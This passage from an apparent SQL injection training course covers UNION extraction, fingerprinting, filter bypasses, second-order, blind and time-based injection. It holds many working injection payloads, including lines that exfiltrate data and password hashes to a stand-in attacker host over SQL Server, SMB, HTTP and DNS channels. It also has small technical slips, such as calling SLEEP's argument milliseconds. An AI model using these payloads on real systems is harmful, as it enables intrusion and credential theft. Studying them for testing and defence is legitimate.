Continuing, the UNION operator is used in SQL to combine the results of two or more SELECT statements into a single result set. When a web application contains a SQL injection vulnerability that occurs in a SELECT statement, you can often employ the UNION operator to perform a second, entirely separate query, and combine its results with those of the first. If the results of the query are returned to your browser, this technique can be used to easily extract arbitrary data from within the database. UNION is supported by all major DBMS products. It is the quickest way to retrieve arbitrary information from the database in situations where query results are returned directly.

Let's examine again the application that enabled users to search for books based on author, title, publisher, and other criteria. Searching for books published by Wiley causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

This query will return the author, the title and the year from books with publisher Wiley. A more interesting attack, from the attacks we saw until now, would be to use the UNION operator to inject a second SELECT query and append its results to those of the first. This second query can extract data from a different database table. For example, entering the search term:

```
Wiley' UNION SELECT username,password,uid FROM users--
```

causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' UNION SELECT
username,password,uid FROM users--'
```

This returns the results of the original search followed by the contents of the users table. This simple example demonstrates the potentially huge power of the UNION operator when employed in a SQL injection attack. However, before it can be exploited in this way, two important provisos need to be considered:

- When the results of two queries are combined using the UNION operator, the two result sets must have the same structure. In other words, they must contain the same number of columns, which have the same or compatible data types, appearing in the same order.
- To inject a second query that will return interesting results, the attacker needs to know the name of the database table that he wants to target, and the names of its relevant columns.

Let's look a little deeper at the first of these provisos. Suppose that the attacker attempts to inject a second query that returns an incorrect number of columns. He supplies this input:

```
Wiley' UNION SELECT username,password FROM users--
```

The original query returns three columns, and the injected query returns only two columns. Hence, the database returns the following error:


```
ORA-01789: query block has incorrect number of result columns
```

Suppose instead that the attacker attempts to inject a second query whose columns have incompatible data types. He supplies this input:

```
Wiley' UNION SELECT uid,username,password FROM users—
```

This causes the database to attempt to combine the password column from the second query (which contains string data) with the year column from the first query (which contains numeric data). Because string data cannot be converted into numeric data, this causes an error:

```
ORA-01790: expression must have same datatype as corresponding expression
```


Error

ORA-01790: expression must have same datatype as corresponding expression

Image 3: *Error caused because of string data not converted in numeric data, in an Oracle SQL database, in a Windows machine.*

In many real-world cases, the database error messages shown are trapped by the application and are not be returned to the user's browser. It may appear, therefore, that in attempting to discover the structure of the first query, you are restricted to pure guesswork. However, this is not the case. Three important points mean that your task usually is easy:

- For the injected query to be capable of being combined with the first, it is not strictly necessary that it contain the same data types. Rather, they must be compatible. In other words, each data type in the second query must either be identical to the corresponding type in the first or be implicitly convertible to it. You have already seen that databases implicitly convert a numeric value to a string value. In fact, the value NULL can be converted to any data type. Hence, if you do not know the data type of a particular field, you can simply SELECT NULL for that field.
- In cases where the application traps database error messages, you can easily determine whether your injected query was executed. If it was, additional results are added to those returned by the application from its original query. This enables you to work systematically until you discover the structure of the query you need to inject.
- In most cases, you can achieve your objectives simply by identifying a single field within the original query that has a string data type. This is sufficient for you to inject arbitrary queries that return string-based data and retrieve the results, enabling you to systematically extract any desired data from the database.

Module 1 Database Fingerprinting

There are small differences between database management systems and those can have a huge impact on the feasibility and the result of an SQL injection attack. It is especially important for us to identify the underlying DBMS since it will allow us to fine tune the injected segment and fully exploit the vulnerability. We are going to see now, the different techniques that can be used to fingerprint a database from an SQL injection.

Firstly, a common practice to extract information about the tested system is to intentionally generate errors. This technique can be useful in order to fingerprint the database, especially when database errors are returned to the end user. The message returned by the DBMS may contain the name and version, but in most cases this is the unique error message structure that will help identify the database. In fact, each DBMS has its own error message template and retracing which DBMS generated the error is quite easy. Here is a classic error:

```
ORA-01789: query block has incorrect number of result columns.
```

This example, similar to one we checked earlier, indicates that Oracle is the underlying database. The error prefix "ORA" and the 5 digit error number is characteristic to this specific DBMS.

To continue, the easiest and most accurate way to identify which database is used is to ask the database to identify itself. Before going any further, here is how the database software and version can be obtained with the most popular DBMS, by injecting complete UNION SELECT statements:

- *Retrieve Oracle version:* **`SELECT banner FROM v$version WHERE rownum=1`**
- *Retrieve SQL Server or MySQL version:* **`SELECT @@version`**

Let's now see how such SELECT statement could be injected in the main query with the use of the UNION operator:

```
1 AND 1=2 UNION SELECT 1, 2, @@version
```

This will result in the execution of the following query:

```
SELECT id, qty, name FROM products WHERE id=1 UNION SELECT 1, 2, @@version
```

Which will give us the following information:

```
Microsoft SQL Server 2008 (SP1) - 10.0.2531.0 (X64)

Mar 29 2009 10:11:52

Copyright (c) 1988-2008 Microsoft Corporation
```

```
Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)1
```

As we can see, not only can we retrieve information about the database software, but the details about the version are also returned. If the underlying database is not up to date, new vectors of attack such as buffer overflows could be explored by the tester.

INFERENCE DATABASE FINGERPRINTING

Now, given no information is returned to the end user, the attacker could still identify the database by using inference testing. The basic idea is to submit SQL segments that are only valid for one DBMS. If the injected segment is correctly executed, we can conclude that we have discovered which database is used. The process is slightly different depending on the vulnerable parameter type (numeric or string), but the principle is the same.

There are two ways to do so:

- **Numeric input:** Any function that returns a number and exists in only one database system can be used to achieve the fingerprint. If the function injected in the vulnerable parameter is not recognized by the DBMS, an error will be thrown. Otherwise, the function will be executed and the returned value will be integrated in the query. Here is a list of numeric functions that could be used to achieve our tests (all functions listed return 1).
    - MySQL numeric function example: POW(1,1)
    - Oracle numeric function example: BITAND(1,1)
    - SQL Server numeric function example: SQUARE(1)

  If we would like to know if the underlying database is MySQL, we would do the following test in this vulnerable site, `http://www.website.com/author.php?id=5` :

  `http://www.victim.com/author.php?id=6-POW(1,1)`

  If both requests show the same page, we can conclude that MySQL is probably the backend database. Otherwise, the same test should be done with Oracle and MSSQL functions.
- **Text input:** Any function returning predictable text could be used but since concatenation operators are different from one DBMS to another, it is an excellent alternative to functions. Here we can see concatenation operators for the most popular DBMS.
    - Oracle concatenation example: 'abc' || 'def'
    - MySQL concatenation example: 'abc' 'def'
    - SQL Server concatenation example: 'abc' + 'def'

  The inference test is pretty similar to what was presented for numeric input. Here is a classic example for text input.

  http://www.victim.com/author.php?nickname=SteeveJobs

Which, after the inference test will be (the space character is not URL encoded for simplicity):

http://www.victim.com/author.php?nickname='Steeve' 'Jobs'

If the same page is returned, MySQL is most likely the DBMS used by the application.

The inference approach could be generalized. In fact, the same result would be obtained by using blind SQL injection in conjunction with any function that exists in only one DBMS. In most cases, a well-crafted SQL segment containing a time-based test will do the job.

Finally, when none of the techniques presented earlier works, assumptions can be made about the database used. The positive is that there is a strong correlation between some technologies and DBMS. For example, a Web application built using ASP.NET is likely to be interacting with an SQL Server database, a PHP website will probably extract its data from MySQL, etc. Common sense will give us a rough idea of how we should orient our SQL injection testing.

MODULE 2

ADVANCED SQL INJECTION

Hakin9

Module 2:


Data Extraction Example

Now that we have started our journey to SQL Injection, let’s see an example of data extraction. To extract useful data from the database, normally we need to know the names of the tables and columns containing the data we want to access. The main enterprise DBMSs contain a rich amount of database metadata that we can query to discover the names of every table and column within the database. The methodology for extracting useful data is the same in each case; however, the details differ on different database platforms.[1]

Our example attack will be performed against an MS-SQL database, but we will use a methodology that will work on all database technologies. Consider an address book application that allows users to maintain a list of contacts and query and update their details. When a user searches his address book for a contact, his browser posts the following parameter:

```
Name=Thomas
```

and the application returns the following results from the database (Image 1):



Name	email
Thomas Sermpinis	thomasser@gmail.com

Image 1: *The return creds after the search in the name field*

First, we need to determine the required number of columns. Testing for a single column results in an error message:

```
Name=Thomas’%20union%20select%20null--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists. We add a second NULL, and the same error occurs. So we continue adding NULLs until our query is executed, generating an additional item in the results table:


```
Name=Thomas’%20union%20select%20null,null,null,null,null—
```

We now verify that the first column in the query contains string data:

```
Name=Thomas’%20union%20select%20’a’,null,null,null,null—
```

The next step is to find out the names of the database tables and columns that may contain interesting information. We can do this by querying the metadata table information_schema.columns, which contains details of all tables and column names within the database (Exercise from module 1 video). These can be retrieved with this query:

```
Name=Thomas'%20union%20select%20table_name,column_name,null,null,null%20from
%20information_schema.columns—
```



Name	email
Thomas Sermpinis	thomasser@gmail.com
shop_items	price
shop_items	prodid
shop_items	prodname
addr_book	contactemail
addr_book	contactmail
users	username
users	password

Image 2: *Details of all tables and column names from the database.*

Here, the users table is an obvious place to begin extracting data. We could extract data from the users table using this query:

```
Name=Thomas'%20UNION%20select%20username,password,null,null,null%20from%20users—
```

Note that the information_schema is supported by MS-SQL, MySQL, and many other databases, including SQLite and Postgresql. It is designed to hold database metadata, making it a primary target for attackers wanting to examine the database. Oracle doesn't support this schema. When targeting an Oracle database, the attack would be identical in every other way. However, we would use the query SELECT table_name,column_name FROM all_tab_columns to retrieve information about tables and columns in the database. (We would use the user_tab_columns table to focus on the current database only.) When analyzing large databases for points of attack, it is usually best to look directly for interesting column names rather than tables. For instance:

```
SELECT table_name,column_name FROM information_schema.columns where column_name
LIKE '%PASS%'
```

We should also know that when multiple columns are returned from a target table, these can be concatenated into a single column. This makes retrieval more straightforward, because it requires identification of only a single varchar field in the original query:

- Oracle: `SELECT table_name||':'||column_name FROM all_tab_columns`
- MS-SQL: `SELECT table_name+':'+column_name from information_schema.columns`
- MySQL: `SELECT CONCAT(table_name,':',column_name) from information_schema.columns`

Module 2: Bypassing Filters

Many times, an application may be vulnerable to SQL injection but implementing various input filters that prevent us from exploiting the flaw without restrictions. For example, the application may remove or sanitize certain characters or may block common SQL keywords. Filters of this kind are often vulnerable to bypasses, so we should try numerous tricks in situations like this, before giving up.[1]

First of all, let's talk about blocked characters and how to avoid this kind of restriction. Let's see some example attacks[1]:

- The single quotation mark is not required if you are injecting into a numeric data field or column name. If you need to introduce a string into your attack payload, you can do this without needing quotes. You can use various string functions to dynamically construct a string using the ASCII codes for individual characters. For example, the following two queries for Oracle and MS-SQL, respectively, are the equivalent of **`select ename, sal from emp where ename='markus'`**:

```
SELECT ename, sal FROM emp where ename=CHR(109)||CHR(97)||
CHR(114)||CHR(99)||CHR(117)||CHR(115)
SELECT ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)
+CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)
```

- If the comment symbol is blocked, we can often craft our injected data such that it does not break the syntax of the surrounding query, even without using this. For example, instead of injecting:

  `` ` or 1=1-- ``

  we can inject:

  `` ` or `a'='a ``

- When attempting to inject batched queries into an MS-SQL database, we do not need to use the semicolon separator. Provided that we fix the syntax of all queries in the batch, the query parser will interpret them correctly, whether or not you include a semicolon.

To continue, some filter routines employ a simple blacklist and either block or remove any supplied data that appears on this list. In this instance, we should try the standard attacks, looking for common defects in validation and canonicalization mechanisms. For example, if the SELECT keyword is being blocked or removed, you can try the following bypasses:

- SeLeCt

- %00SELECT
- SELSELECTECT
- %53%45%4c%45%43%54
- %2553%2545%254c%2545%2543%2554

Finally, we can insert inline comments into SQL statements in the same way as for C++, by embedding them between the symbols /* and */. If the application blocks or strips spaces from our input, we can use comments to simulate whitespace within our injected data. For example:

```
SELECT/*rand*/username,password/*rand*/FROM/*rand*/users
```

In MySQL, comments can even be inserted within keywords themselves, which provides another means of bypassing some input validation filters while preserving the syntax of the actual query. An example query can be:

```
SEL/*rand*/ECT username,password FR/*rand*/OM users
```

Also, filter routines often contain logic flaws that we can exploit to smuggle blocked input past the filter. These attacks often exploit the ordering of multiple validation steps, or the failure to apply sanitization logic recursively.

A good learning method for filter bypassing is by examining SQL code. There you can see the executing code and see when your queries bypass the filtering. You can also use a coding text editor, like Notepad++, where the coloring will make your work easier, when, for example, something stops executing and starts to be a comment, and it will be grey.

Module 2: Second-Order SQL Injection

Continuing from the last chapter, a really interesting type of filter bypass arises in connection with second-order SQL injection. Many applications handle data safely when it is first inserted into the database. Once data is stored in the database, it may later be processed in unsafe ways, either by the application itself or by other back-end processes. Many of these are not of the same quality as the primary Internet-facing application but have high-privileged database accounts.

In some applications, input from the user is validated on arrival by escaping a single quote. In the book search example, this approach appears to be effective. When the user enters the search term Bloomberg, the application makes the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Bloomberg'
```

Here, the single quotation mark supplied by the user has been converted into two single quotation marks. Therefore, the item passed to the database has the same literal significance as the original expression the user entered. One problem with the doubling-up approach arises in more complex situations where the same item of data passes through several SQL queries, being written to the database and then read back more than once. This is one example of the shortcomings of simple input validation as opposed to boundary validation.

Imagine an application that allows users to self-register and contains a SQL injection flaw in an INSERT statement. Suppose that developers attempt to fix the vulnerability by doubling up any single quotation marks that appear within user data. Attempting to register the username rand' results in the following query, which causes no problems for the database:

```
INSERT INTO users (username, password, ID, privs) VALUES ('rand''', 'secret', 2248, 
1)
```

Everything good and stable. However, suppose that the application also implements a password change function. This function is reachable only by authenticated users, but for extra protection, the application requires users to submit their old password. It then verifies that this is correct by retrieving the user's current password from the database and comparing the two strings. To do this, it first retrieves the user's username from the database and then constructs the following query:

```
SELECT password FROM users WHERE username = 'rand''
```

Because the username stored in the database is the literal string rand', this is the value that the database returns when this value is queried. The doubled up escape sequence is used only at the point where strings are passed into the database. Therefore, when the application reuses this string and embeds it into a second query, a SQL injection flaw arises, and the user's original bad input is embedded directly into the query. When the user attempts to change the password, the application returns the following message, which reveals the flaw:

```
Unclosed quotation mark before the character string 'rand
```

To exploit this vulnerability, we can simply register a username containing this crafted input, and then attempt to change his password. For example, if the following username is registered:

```
' or 1 in (select password from users where username='admin')--
```

the registration step itself will be handled securely. When the attacker tries to change his password, his injected query will be executed, resulting in the following message, which discloses the admin user's password:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'fme69' to a column of data type int.

The attacker has successfully bypassed the input validation that was designed to block SQL injection attacks. Now he has a way to execute arbitrary queries within the database and retrieve the results.

Keep in mind that second-order SQL injection is more difficult to detect than first-order vulnerabilities, because our data is submitted in one request and executed in the application's handling of a different request. The core technique for discovering most input-based vulnerabilities, where an individual request is submitted repeatedly with various crafted inputs and the application's responses are monitored for anomalies, is not effective in this instance. Rather, we need to submit our crafted input in one request, and then step through all other application functions that may make use of that input, looking for anomalies. In some cases, there is only one instance of the relevant input (e.g. the user's display name), and testing each payload may necessitate stepping through the application's entire functionality.[1]

Module 2: Advancing the SQL Injection

All the attacks described so far have had a ready means of retrieving any useful data that was extracted from the database. As awareness of SQL injection threats has evolved, this kind of situation has become gradually less common. It is increasingly the case that the SQL injection flaws that we encounter will be in situations where retrieving the results of our injected queries is not straightforward. Let's look at some ways in which this problem can arise, and how we can deal with it.

OUT-OF-BAND CHANNEL USE SCENARIO

In many cases of SQL injection, the application does not return the results of any injected query to the user's browser, nor does it return any error messages generated by the database. In this situation, it may appear that your position is futile. Even if a SQL injection flaw exists, it surely cannot be exploited to extract arbitrary data or perform any other action. This appearance is false, however. We can try various techniques to retrieve data and verify that other malicious actions have been successful.[1]

There are many circumstances in which we may be able to inject an arbitrary query but not retrieve its results, as in the example of the vulnerable login form, where the username and password fields are vulnerable to SQL injection:

```
SELECT * FROM users WHERE username = 'thomas' and password = 'secret'
```

In addition to modifying the query's logic to bypass the login, we can inject an entirely separate subquery using string concatenation to join its results to the item we control. For example:

```
rand' || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE username =
'DBSNMP') = 'DBSNMP')--
```

This causes the application to perform the following query:

```
SELECT * FROM users WHERE username = 'rand' || (SELECT 1 FROM dual WHERE (SELECT
username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP')
```

The database executes our arbitrary subquery, appends its results to rand, and then looks up the details of the resulting username. Of course, the login will fail, but our injected query will have been executed. All we will receive back in the application's response is the standard login failure message. What we then need is a way to retrieve the results of our injected query.

A different situation arises when we can employ batch queries against MS-SQL databases. Batch queries are extremely useful, because they allow us to execute an entirely separate statement over which you have full control, using a different SQL verb and targeting a different table. However, because of how batch queries are carried out, the results of an injected query cannot be retrieved directly.

Again, we need a means of retrieving the lost results of your injected query. One method for retrieving data that is often effective in this situation is to use an out-of-band channel. Having achieved the ability to execute arbitrary SQL statements within the database, it is often possible to leverage some of the database's built-in functionality to create a network connection back to our own computer, over which we can transmit arbitrary data that we have gathered from the database.

The means of creating a suitable network connection are highly database dependent. Different methods may or may not be available given the privilege level of the database user with which the application is accessing the database. Let's see some techniques for each type of database:

- ***`insert into openrowset('SQLOLEDB','DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein','select * from rand') values (@@version)`***
    - MS-SQL.
    - OpenRowSet command can be used to open a connection to an external database and insert arbitrary data into it.
    - The query causes the target database to open a connection to the attacker's database and insert the version string of the target database into the table called rand.
- ***`select * into outfile '\\\\mdattacker.net\\share\\output.txt' from users;`***
    - MySQL
    - The SELECT ... INTO OUTFILE command can be used to write the selected rows to a specified file. Column and line terminators can be specified to produce a specific output format.
    - To receive the file, we can create an SMB share on our computer that allows anonymous write access. We can configure shares on both Windows and UNIX-based platforms to behave in this way.
- ***`/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1))—`***
    - Oracle
    - The UTL_HTTP package can be used to make arbitrary HTTP requests to other hosts. UTL_HTTP contains rich functionality and supports proxy servers, cookies, redirects, and authentication. Here it is used to

transmit the results of an injected query to a server controlled by the attacker. This URL causes UTL_HTTP to make a GET request for a URL containing the first username in the table all_users.

- ***/employees.asp?EmpNo=7521'||UTL_INADDR.GET_HOST_NAME((SELECT%20PASSWORD%20FROM %20DBA_USERS%20WHERE%20NAME='SYS')||'.mdattacker.net')***
    - Oracle
    - The UTL_INADDR package is designed to be used to resolve hostnames to IP addresses. It can be used to generate arbitrary DNS queries to a server controlled by the attacker. In many situations, this is more likely to succeed than the UTL_HTTP attack, because DNS traffic is often allowed out through corporate firewalls even when HTTP traffic is restricted.
    - With this example we can leverage this package to perform a lookup on a hostname of his choice, effectively retrieving arbitrary data by prepending it as a subdomain to a domain name we control.

Links to examine for more syntax examples:

1. http://dev.mysql.com/doc/refman/5.7/en/select-into.html
2. https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/toc.htm
3. https://msdn.microsoft.com/en-us/library/ms190312.aspx

RETRIEVING DATA AS NUMBERS

Many times, input containing single quotation marks is being handled properly, and no vulnerability can be found in the web application. However, vulnerabilities may still exist within numeric data fields, where input is not encapsulated within single quotes. Often in these situations, the only means of retrieving the results of our injected queries is via a numeric response from the application.[1]

In situations like this, we have to process the results of our injected queries in such a way that meaningful data can be retrieved in numeric form. Two key functions can be used here:

- **ASCII**, which returns the ASCII code for the input character
- **SUBSTRING** (or SUBSTR in Oracle), which returns a substring of its input

These functions can be used together to extract a single character from a string in numeric form. For example:

```
SUBSTRING('Admin',1,1) returns A.

ASCII('A') returns 65.
```

Therefore:

```
ASCII(SUBSTR('Admin',1,1)) returns 65.
```

Using these two functions, we can systematically cut a string of useful data into its individual characters and return each of these separately, in numeric form. In a scripted attack, this technique can be used to quickly retrieve and reconstruct a large amount of string-based data one byte at a time.

Sometimes, what is returned by the application is not an actual number, but a resource for which that number is an identifier. The application performs a SQL query based on user input, obtains a numeric identifier for a document, and then returns the document's contents to the user. In this situation, an attacker can first obtain a copy of every document whose identifiers are within the relevant numeric range and construct a mapping of document contents to identifiers. Then, when performing the attack described previously, the attacker can consult this map to determine the identifier for each document received from the application and thereby retrieve the ASCII value of the character he has successfully extracted.[1]

Module 2:

Blind SQL Injection

We may have encountered situations like that earlier but a blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

One of the most famous types of blind SQL injection, forces the database to evaluate a logical statement on an ordinary application screen. In the book search example, it uses a query string to determine which book review to display, we see the following URL: *http://examplesite.com/showBook.php?ID=5* that would cause the server to run the query:

```
SELECT * FROM books WHERE ID = 'Value(ID)';
```

which will populate the page with data from the book with ID 5, stored in the table books. The query happens completely on the server; the user does not know the names of the database, table, or fields, nor does the user know the query string. The user only sees that the above URL returns a book. The technique relies on a feature of database behavior when evaluating conditional statements: the database evaluates only those parts of the statement that need to be evaluated given the status of other parts. An example of this behavior is a SELECT statement containing a WHERE clause:

```
SELECT X FROM Y WHERE C
```

This causes the database to work through each row of table Y, evaluating condition C, and returning X in those cases where condition C is true. If condition C is never true, the expression X is never evaluated.

In the previous example an attacker could execute the following URLs:

```
http://examplesite.com/showBook.php?ID=5 OR 1=1
http://examplesite.com/showBook.php?ID=5 AND 1=2
```

which will result in queries:

```
SELECT * FROM books WHERE ID = '5' OR '1'='1';
SELECT * FROM books WHERE ID = '5' AND '1'='2';
```

If the original book loads with the "1=1" URL and a blank or error page is returned from the **"1=2"** URL, and the returned page has not been created to alert the user the input is invalid, or in other words, has been caught by an input test script, the site is likely vulnerable to a SQL injection attack as the query will likely have passed through successfully in both cases. The attacker may proceed with this query string designed to reveal the version number of MySQL running on the server:

```
http://examplesite.com/showBook.php?ID=5 AND substring(@@version, 1,
INSTR(@@version, '.') - 1)=4
```

which would show the book on a server running MySQL 4 and a blank or error page otherwise. The hacker can continue to use code within query strings to glean more information from the server until another avenue of attack is discovered or his or her goals are achieved.[2]

The same logic could be implied in web applications with login forms. For example, submitting the following two pieces of input causes very different results:

```
admin’ AND 1=1--

admin’ AND 1=2--
```

In the first case, the application logs us in as the admin user. In the second case, the login attempt fails, because the 1=2 condition is always false. We can leverage this control of the application’s behavior as a means of inferring the truth or falsehood of arbitrary conditions within the database itself. For example, using the ASCII and SUBSTRING functions described previously, you can test whether a specific character of a captured string has a specific value. Submitting the following piece of input, logs us in as the admin user, because the condition tested is true:

```
admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 65—
```

Submitting the following input, however, results in a failed login, because the condition tested is false:

```
admin’ AND ASCII(SUBSTRING(‘Admin’,1,1)) = 66--
```

By submitting a large number of such queries, cycling through the range of likely ASCII codes for each character until a hit occurs, we can extract the entire string, one byte at a time.

In the example above, the application contained some prominent functionality whose logic could be directly controlled by injecting into an existing SQL query. The application’s designed behavior (a successful versus a failed login) could be hijacked to return a single item of information to the attacker. However, not all situations are this straightforward. In some cases, we may be injecting into a query that has no noticeable effect on the application’s behavior, such as a logging mechanism. In other cases, we may be injecting a subquery or a batched query whose results are not processed by the application in any way. In this situation, we may struggle to find a way to cause a detectable difference in behavior that is contingent on a specified condition.[2]

The idea behind the following technique is to inject a query that induces a database error contingent on some specified condition. When a database error occurs, it is often externally detectable, either through an HTTP 500 response code or through some kind of error message or anomalous behavior (even if the error message itself does not disclose any useful information).

The technique relies on the same logic as before. This behavior can be exploited by finding an expression X that is syntactically valid but that generates an error if it is ever evaluated. An example of such an expression in Oracle and MS-SQL is a divide-by-zero computation, such as 1/0. If condition C is ever true, expression X is evaluated, causing a database error. If condition C is always false, no error is generated. We can, therefore, use the presence or absence of an error to test an arbitrary condition C.

An example of this is the following query, which tests whether the default Oracle user DBSNMP exists. If this user exists, the expression 1/0 is evaluated, causing an error:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
'DBSNMP') = 'DBSNMP'
```

The following query tests whether an invented user AAAAAA exists. Because the WHERE condition is never true, the expression 1/0 is not evaluated, so no error occurs:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
'AAAAAA') = 'AAAAAA'
```

What this technique achieves is a way of inducing a conditional response within the application, even in cases where the query we are injecting has no impact on the application's logic or data processing. It therefore enables us to use the inference techniques described previously to extract data in a wide range of situations. Furthermore, because of the technique's simplicity, the same attack strings will work on a range of databases, and where the injection point is, in various types of SQL statements.

This technique is also versatile because it can be used in all kinds of injection points where a subquery can be injected. For example:

```
(select 1 where <<condition>> or 1/0=0)
```

Module 2: Blind SQL Injection Using Time Delays

Time-based techniques are often used to achieve tests when there is no other way to retrieve information from the database server. This kind of attack injects a SQL segment that contains a specific DBMS function or heavy query that generates a time delay. Depending on the time it takes to get the server response, it is possible to deduce some information. As you can guess, this type of inference approach is particularly useful for blind and deep blind SQL injection attacks.[3]

Time-based attacks can be used to achieve very basic tests, like determining if a vulnerability is present. This is usually an excellent option when the attacker is facing a deep blind SQL injection. In this situation, only delay functions/procedures are necessary. Below we can see how the query execution can be paused in each DBMS.

- **MySQL:**
  - o **`SLEEP`**(time): Only available since MySQL 5. It takes a number of seconds to wait in parameter.
  - o **`BENCHMARK`**(count, expr): Executes the specified expression multiple times. By using a large number as first parameter, you will be able to generate a delay.
- **SQL Server:**
  - o **`WAIT FOR DELAY`** 'hh:mm:ss': Suspends the execution for the specified amount of time.
  - o **`WAIT FOR TIME`** 'hh:mm:ss': Suspends the execution of the query and continues it when system time is equal to parameter.
- **Oracle**

As you can see, MS-SQL Server contains a built-in WAITFOR command, which can be used to cause a specified time delay. For example, the following query causes a time delay of 5 seconds if the current database user is sa:

```
if (select user) = 'sa' waitfor delay '0:0:5'
```

Equipped with this command, we can retrieve arbitrary information in various ways. One method is to leverage the same technique already described for the case where the application returns conditional responses. Now, instead of triggering a different application response when a particular condition is detected, the injected query induces a time delay. For example, the second of these queries causes a time delay, indicating that the first letter of the captured string is A:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 waitfor delay '0:0:5'
if ASCII(SUBSTRING('Admin',1,1)) = 65 waitfor delay '0:0:5'
```

As before, we can cycle through all possible values for each character until a time delay occurs. Alternatively, the attack could be made more efficient by reducing the number of requests needed. An additional technique is to break each byte of data into individual bits and retrieve each bit in a single query. The POWER command and the bitwise AND operator & can be used to specify conditions on a bit-by-bit basis. For example, the following query tests the first bit of the first byte of the captured data and pauses if it is 1:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 waitfor delay '0:0:5'
```

The following query performs the same test on the second bit:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 waitfor delay '0:0:5'
```

As mentioned earlier, the means of inducing a time delay are highly database-dependent.

Now, for the MySQL, the SLEEP function can be used to create a time delay for a specified number of milliseconds:

```
select if(user() like 'root@%', sleep(5000), 'false')
```

In versions of MySQL prior to 5.0.12, the sleep function cannot be used. An alternative is the benchmark function, which can be used to perform a specified action repeatedly. Instructing the database to perform a processor-intensive action, such as a SHA-1 hash, many times will result in a measurable time delay. For example:

```
select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false')
```

Oracle has no built-in method to perform a time delay, but we can use other tricks to cause a time delay to occur. One trick is to use UTL_HTTP to connect to a nonexistent server, causing a timeout. This causes the database to attempt to connect to the specified server and eventually time out. For example:

```
SELECT 'a'||Utl_Http.request('http://examplesite.com') from dual

...delay...

ORA-29273: HTTP request failed

ORA-06512: at "SYS.UTL_HTTP", line 1556

ORA-12545: Connect failed because target host or object does not exist
```

We can leverage this behavior to cause a time delay contingent on some condition that you specify. For example, the following query causes a timeout if the default Oracle account DBSNMP exists:

```
SELECT 'a'||Utl_Http.request('http://examplesite.com') FROM dual WHERE  (SELECT
username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP'
```

In both Oracle and MySQL databases, we can use the SUBSTR(ING) and ASCII functions to retrieve arbitrary information one byte at a time.[3]

Module 2: From SQL Injection to File System Access

Let's now examine how to exploit an SQL injection to get read and write access on the back-end DBMS underlying file system. Depending upon the configuration, it can be very complex to do and may require attention to the limits imposed by both the DBMS architecture and the web application.

READ ACCESS

When we test applications and systems it can be very useful to have read access to files on the compromised machine: it can lead to disclosure of information that helps us to perform further attacks as it can lead to sensible users' information leakage. Let's examine how we can leverage this, with MySQL and MS-SQL.

